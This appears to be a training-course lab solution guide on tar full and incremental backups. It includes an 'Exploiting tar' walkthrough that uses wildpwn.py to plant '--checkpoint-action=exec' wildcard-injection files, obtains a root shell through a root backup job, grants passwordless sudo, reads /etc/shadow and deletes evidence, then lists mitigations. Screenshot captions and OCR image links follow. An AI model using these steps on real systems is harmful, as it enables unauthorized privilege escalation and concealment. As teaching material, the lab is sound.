        - drwxr-xr-x sysadmin/sysadmin 325 2020-07-14 10:14 testenvir/doctor/
        - N doctors.1.csv
        - N doctors.10.csv

        - N doctors.11.csv
        - N doctors.12.csv
        -
        - ...
        - ...
        -
        - drwxr-xr-x sysadmin/sysadmin 378 2020-08-13 12:27 testenvir/patient/
        - Y patient.0a.txt
        - Y patient.0b.txt
        - Y patients.1.csv
        - Y patients.10.csv
        - Y patients.11.csv
        -
        - ...
        - ...
        -
        - drwxr-xr-x sysadmin/sysadmin 396 2020-07-14 10:14 testenvir/treatment/
        - D backup
        - N treatments.1.csv
        - N treatments.10.csv
        - N treatments.11.csv
        - N treatments.12.csv
        -
        - ...

...

- What is the status of the files in the incremental backup?
    - **D** indicates directories.

- **N** indicates that the file was present in the directory at the time the archive was made. However, it was not added to the epscript_back_mon.tar archive because it had not changed since the last backup.
- **Y** indicates that the file is contained in the epscript_back_mon.tar archive.

Bonus Review Questions

1. What is the difference between a full and incremental backup?
    - A **full backup** saves every file on a hard drive.
    - An **incremental backup** only saves the data that has changed since the last full backup.
2. If you have a backup schedule of Monday, Tuesday, Wednesday, Thursday and Friday:
    - On what day would you schedule a level 0 backup to be done?
        - Monday
    - In what order should the backups be applied to restore a system that was completely lost after an attack?
        - Start with Monday, end with Friday.
3. What command do you use to create a level 0 backup of archive/home/user1?
    - tar cvvWf backup.tar --listed-incremental=backup.snar --level 0 archive/home/user1
4. What command would you use to list the contents of an incremental backup?
    - tar tvvf backup.tar --incremental
5. After listing the contents of an incremental backup, what do the following letters indicate:
    - **Y** indicates that the file is contained in the backup.tar archive.
    - **N** indicates that the file was present in the directory at the time the archive was made but was not added to the backup.tar archive because it has not changed since the last backup.
    - **D** indicates the file is a directory.

Exploiting tar

The goal of this activity is to act out the tar exploitation and research how to harden systems against this exploit.

Completing this activity required the following steps:

- Downloading wildpwn.py using a non-sudo user account.

- Running the script to generate .webscript.
- Archiving the directory with tar to run the exploit.
- Verifying that your user can gain sudo access.
- Researching mitigation techniques.

Solutions

1. In your VM, switch to the user jane, and verify that you have no sudo privileges:
    - Run su jane. Use password as the password.
    - Run sudo -l to confirm that you do not have **super user** privileges.
2. Next, we'll look for automated tar backup files that can be exploited.

- As jane, run cd ~/Documents
- Run ls -l to display the archive file, jane_docs_backup.tar.

-rw-r--r-- 1 root root 286720 Apr 28 18:36 jane_docs_backup.tar

3. Download the wildpwn.py attack tool to your ~/Documents/ExploitTar directory:
    - cd ~/Documents/ExploitTar
    - wget https://raw.githubusercontent.com/localh0t/wildpwn/master/wildpwn.py
    - Check the contents of the directory before running the script with ls -lat:
    - total 16
    - drwxr-xr-x 3 jane jane 4096 Apr 28 18:40 .
    - drwxr-xr-x 4 jane jane 4096 Apr 28 13:56 ..
    - -rw-rw-r-- 1 jane jane 3699 Apr 28 13:54 wildpwn.py
    - drwxr-xr-x 2 jane jane 4096 Apr 28 13:52 'important docs'
    - -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f9
    - -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f8
    - -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f7
    - -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f6
    - -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f5
    - -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f4
    - -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f3
    - -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f2

- -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f10

-rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f1

4. Use wildpwn.py to generate the malicious files by running:
    - Within the ExploitTar directory, run python wildpwn.py tar .
    - The output will display:
    - [!] Selected payload: tar

[+] Done! Now wait for something like: tar cf archive.tar * on ./. Good luck!

- Run ls -lat to display our new payload files:
- total 20
- drwxr-xr-x 3 jane jane 4096 Apr 28 18:41 .
- -rw-rw-r-- 1 jane jane 0 Apr 28 18:41 '--checkpoint=1'
- -rw-rw-r-- 1 jane jane 0 Apr 28 18:41 '--checkpoint-action=exec=sh .webscript'
- -rw-rw-r-- 1 jane jane 535 Apr 28 18:41 .webscript
- drwxr-xr-x 4 jane jane 4096 Apr 28 13:56 ..
- -rw-rw-r-- 1 jane jane 3699 Apr 28 13:54 wildpwn.py
- drwxr-xr-x 2 jane jane 4096 Apr 28 13:52 'important docs'
- -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f9
- -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f8
- ...

...

5. After waiting 1-2 minutes, we can re-run ls -lat to display that the contents of the directory have changed!
    - Run ls -lat to display:
    - total 20
    - drwxr-xr-x 4 jane jane 4096 Apr 28 18:42 .
    - drwxr-xr-x 2 root root 4096 Apr 28 18:42 .cache
    - drwxr-xr-x 4 jane jane 4096 Apr 28 13:56 ..
    - -rw-rw-r-- 1 jane jane 3699 Apr 28 13:54 wildpwn.py
    - drwxr-xr-x 2 jane jane 4096 Apr 28 13:52 'important docs'

- -rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f9

-rwxr-xr-x 1 jane jane 0 Apr 28 13:51 f8

- Our exploit file should exist inside of a newly created .cache directory, with the name, .cachefile.
  - Run cd .cache to navigate *into* the .cache directory
  - Run ls -lat to display the hidden .cachefile exploit file.
    - -l: displays a long-list format of the files.
    - -a: displays entries starting with a ..
    - -t: sorts by time modified, which we want due to the nature of this exploit.

6. While still in the .cache subdirectory, execute the .cachefile within the terminal:
   - Run ./.cachefile
   - You'll see your user prompt change from jane:$ to root:#!
7. Add jane to /etc/sudoers so that we'll be able to run any command with superuser privileges.s root:
   - As root run visudo and navigate to the following section of the file:
   - # User privilege specification

root ALL=(ALL:ALL) ALL

   - Under that root permission, add the following line and save the file:
   - jane ALL=(ALL) NOPASSWD:ALL
   - This should allow us to run sudo commands as jane without having to enter a password.
8. Log back in as jane and verify that you can run commands with sudo.
   - Run su jane
   - Test your sudo permissions with:
     - sudo -l, and then
     - sudo cat /etc/shadow
   - If you can see the contents of this file, you have successfully carried out a tar wildcard attack, turning jane into a superuser!
   - Due to how you edited the visudo entry above, you shouldn't need to enter your password for this command. Password-less sudo permissions allow attackers to rapidly execute elevated instructions on a target machine.

- Remove the ExploitTar directory entirely to cover your tracks.
    - Run rm -r ~/Documents/ExploitTar

9. Ways to prevent this attack in the future include:
    - Preventing users from downloading files from untrusted sources. This will involve enforcing stricter **permissions** on where users can save files.
    - Using a tool like tripwire to watch the file system for suspicious changes. This will alert you whenever a user downloaded files like wildpwn.py, or when backups create files like .cache/.cachefile.
    - Use a tool like lynis to scan the system for security vulnerabilities on a regular basis. This will make it more likely that you will identify malicious files before they have a chance to damage the system.

Resources:


trigger_backup

#!/usr/bin/env bash

tar cvf /tmp/backup.tar /home/Documents/jane/*


Images:

Baltimore-archive-1.png




Baltimore-archive.png


all_files_government_backup.png




change_date_time_all_files_directory.png




change_date_time_directory.png




change_date_time_files.png




cp-missing-patient.png



decode-new-string.png



def-tar-attack.png



doctor-directory.png

```
tlooms@tlooms-VirtualBox:~/epscript/doctor$ ls -l
total 836
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:16 doctors10.csv
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:12 doctors1.csv
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:13 doctors2.csv
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:15 doctors3.csv
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:15 doctors4.csv
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:15 doctors5.csv
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:15 doctors6.csv
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:15 doctors7.csv
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:16 doctors8.csv
-rw-r--r-- 1 tlooms tlooms 75962 Jul 16 14:16 doctors9.csv
-rw-rw-r-- 1 tlooms tlooms 75962 Jul 16 13:22 doctors.csv
tlooms@tlooms-VirtualBox:~/epscript/doctor$
```

emerg-back-original.png

```
tlooms@tlooms-VirtualBox:~/ExploitTar/emergency-backup$ ls -la
total 16
drwxr-xr-x 4 tlooms tlooms 4096 Jul  6 10:20 .
drwxr-xr-x 5 tlooms tlooms 4096 Jul  6 09:39 ..
drwxr-xr-x 2 tlooms tlooms 4096 Jul  4 04:45 admit
drwxr-xr-x 2 tlooms tlooms 4096 Jul  4 04:45 discharge
tlooms@tlooms-VirtualBox:~/ExploitTar/emergency-backup$
```

escript-directory-files.png

```
tlooms@tlooms-VirtualBox:~/epscript$ ls -l
total 12
drwxr-xr-x 2 tlooms tlooms 4096 Jul 16 14:02 doctor
drwxr-xr-x 2 tlooms tlooms 4096 Jul 16 14:02 patient
drwxr-xr-x 2 tlooms tlooms 4096 Jul 16 14:00 treatment
tlooms@tlooms-VirtualBox:~/epscript$
```

extract-only-patient-files.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~/epscript/backup$ tar xvvf 20190511epscript.tar -R -C patient_search/ epscript/patient
block 4151: drwxr-xr-x tlooms/tlooms     0 2019-07-16 15:26 epscript/patient/
block 4151: drwxr-xr-x                  Creating directory: epscript
block 4152: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients4.csv
block 4395: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 epscript/patient/patients10.csv
block 4638: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 epscript/patient/patients8.csv
block 4881: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients1.csv
block 5124: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients5.csv
block 5367: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients2.csv
block 5610: -rw-rw-r-- tlooms/tlooms 123847 2019-07-16 13:22 epscript/patient/patients.csv
block 5853: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 epscript/patient/patients9.csv
block 6096: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients3.csv
block 6339: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients7.csv
block 6582: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients6.csv
block 8476: ** Block of NULs **
tlooms@tlooms-VirtualBox:~/epscript/backup$
```

extract_emails.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~/government/backup$ tar xvvf 10May2019-235536-0700.tar -C restored_emails --wildcards "*.mail"
```


file-output-create-command.png

```
File  Edit  View  Search  Terminal  Help
drwxr-xr-x tlooms/tlooms     0 2019-07-16 15:11 epscript/
drwxr-xr-x tlooms/tlooms     0 2019-07-16 15:24 epscript/treatment/
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments10.csv
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments7.csv
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:23 epscript/treatment/treatments1.csv
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments9.csv
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments4.csv
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments3.csv
-rw-rw-r-- tlooms/tlooms 192273 2019-07-16 13:22 epscript/treatment/treatments.csv
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments8.csv
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments2.csv
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments5.csv
-rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments6.csv
-rw-r--r-- tlooms/tlooms      0 2019-07-16 15:09 epscript/doctor_tar
drwxr-xr-x tlooms/tlooms      0 2019-07-16 15:26 epscript/patient/
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients4.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 epscript/patient/patients10.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 epscript/patient/patients8.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients1.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients5.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients2.csv
-rw-rw-r-- tlooms/tlooms 123847 2019-07-16 13:22 epscript/patient/patients.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 epscript/patient/patients9.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients3.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients7.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients6.csv
drwxr-xr-x tlooms/tlooms      0 2019-07-16 15:07 epscript/doctor/
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors3.csv
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:12 epscript/doctor/doctors1.csv
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors5.csv
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors7.csv
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:16 epscript/doctor/doctors8.csv
-rw-r--r-- tlooms/tlooms      0 2019-07-16 15:07 epscript/doctor/doctor_tar.tar
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:16 epscript/doctor/doctors9.csv
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors4.csv
-rw-rw-r-- tlooms/tlooms  75962 2019-07-16 13:22 epscript/doctor/doctors.csv
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:13 epscript/doctor/doctors2.csv
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:16 epscript/doctor/doctors10.csv
-rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors6.csv
Verify drwxr-xr-x tlooms/tlooms      0 2019-07-16 15:11 epscript/
Verify drwxr-xr-x tlooms/tlooms      0 2019-07-16 15:24 epscript/treatment/
Verify -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments10.csv
Verify -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments7.csv
Verify -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:23 epscript/treatment/treatments1.csv
Verify -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments9.csv
Verify -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments4.csv
Verify -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments3.csv
Verify -rw-rw-r-- tlooms/tlooms 192273 2019-07-16 13:22 epscript/treatment/treatments.csv
Verify -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments8.csv
Verify -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments2.csv
```

files-from-wildpwn.png

```
tlooms@tlooms-VirtualBox:~/ExploitTar/emerg-backup$ ls -la
total 48
drwxr-xr-x 5 tlooms tlooms  4096 Jul 22 15:07  .
drwxr-xr-x 3 tlooms tlooms  4096 Jul 22 15:09  ..
drwxr-xr-x 2 tlooms tlooms  4096 Jul  6 09:39  admit
-rw-r--r-- 1 tlooms tlooms 20480 Jul  6 18:14  archive.tar
drwxr-xr-x 2 tlooms tlooms  4096 Jul  6 18:16  .cache
-rw-r--r-- 1 tlooms tlooms   108 Jul  6 18:16  .cachefile.c
-rw-r--r-- 1 tlooms tlooms     0 Jul  6 18:14 '--checkpoint=1'
-rw-r--r-- 1 tlooms tlooms     0 Jul  6 18:14 '--checkpoint-action=exec=sh .webscript'
drwxr-xr-x 2 tlooms tlooms  4096 Jul  6 09:39  discharge
-rw-r--r-- 1 tlooms tlooms   655 Jul  6 18:14  .webscript
tlooms@tlooms-VirtualBox:~/ExploitTar/emerg-backup$
```

gzip.png



incremental-mon_tar.png

```
drwxr-xr-x tlooms/tlooms    36 2019-07-04 03:50 emergency/admit/
N file1
N file3
N file4
N file5
Y file6
```

list_Baltimore_archive.png

```
File  Edit  View  Search  Terminal  Help
